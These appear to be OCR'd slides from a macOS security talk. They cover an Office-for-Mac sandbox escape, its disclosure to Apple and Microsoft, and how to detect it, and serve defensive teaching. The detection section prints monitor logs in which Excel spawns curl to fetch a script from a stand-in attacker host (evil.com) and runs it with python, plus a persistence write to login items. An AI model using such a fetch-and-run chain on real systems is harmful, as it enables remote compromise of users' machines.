2 attachments (494 KB) Download all Save all to OneDrive - Jamf

Aloha,

Reporting a full exploit chain I've created that remotely installs a persistent unsigned macOS backdoor on Catalina (10.15.1)

full report to Apple

patched: 10.15.3

Microsoft Office (macOS) Sandbox Escape

Patrick Wardle
Fri 11/8/2019 10:32 AM
secure@microsoft.com; Josh Stein

writeup_MICROSOFT.pdf
255 KB

Aloha,

I've uncovered a sandbox escape affecting the latest versions of Microsoft Office on macOS.

MSRC Case 54864 CRM:0461129770

Microsoft Security Response Center <secure@microsoft.com>
Tue 11/19/2019 1:16 PM
Microsoft Security Response Center <secure@microsoft.com>; Patrick Wardle

Hi Security Researcher,

Thank you for your submission. We determined your finding is valid but is a known issue on the Apple side.


"is a known issue ...on the Apple side" !?


Microsoft

Detection

process monitoring

```
# ./processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  ...
  "path" : "/Applications/Microsoft Excel.app",
  "pid" : 1406
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "path" : "/usr/bin/curl",
     "arguments" : [
        "curl",
        "http://evil.com/escape.py",
        "-o",
        "/tmp/~$escape.py"
     ],
     "ppid" : 1406
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "path" : "/System/Library/.../2.7/bin/python2.7",
     "arguments" : [
        "python",
        "/tmp/~$escape.py"
     ],
     "ppid" : 1406
  }
}
```





suspicious children!


Excel (pid: 1406) spawning curl & python!?

Detection


file monitoring (persistence)

```
# ./fileMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
   "destination" : "~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm",
   "path" : "/System/Library/CoreServices/backgroundtaskmanagementagent",
  }
}
```

login item persistence (backgrounditems.btm)



non-app login item!?




suspicious persistence!


"Block Blocking Login Items"
objective-see.com/blog/blog_0x31.html

Generically Detecting Mac Malware


via JamfProtect (MonitorKit + Apple's game engine)




MonitorKit



...in the news




actions
(alert, log, etc)




Apple's game (logic) engine

Conclusion



Take Aways

1



2

defense in depth!!

Ensure your macOS systems are protected by a behavior-based security tool!

MAHALO!

PATRICK.WARDLE@JAMF.COM

"Friends of Objective-See"

Announcing:

"The Art of Mac Malware"

free (online) books


volume 0x1: Analysis

infection vectors

methods of persistence

analysis tools & techniques

author: p. wardle



visit:
https://taomm.org

Office Drama

@patrickwardle

IMAGES:

- WIRDOU.COM/
- GITHUB.COM/ARIS-T2

RESOURCES:

- 'Cryptocurrency Businesses Still Being Targeted by Lazarus' -Kaspersky
- 'Abusing the SYLK File Format' -Pieter Ceelen & Stan Hegt Pitts
- 'Lazarus APT Targets Mac Users With Poisoned Word Document' -Phil Stokes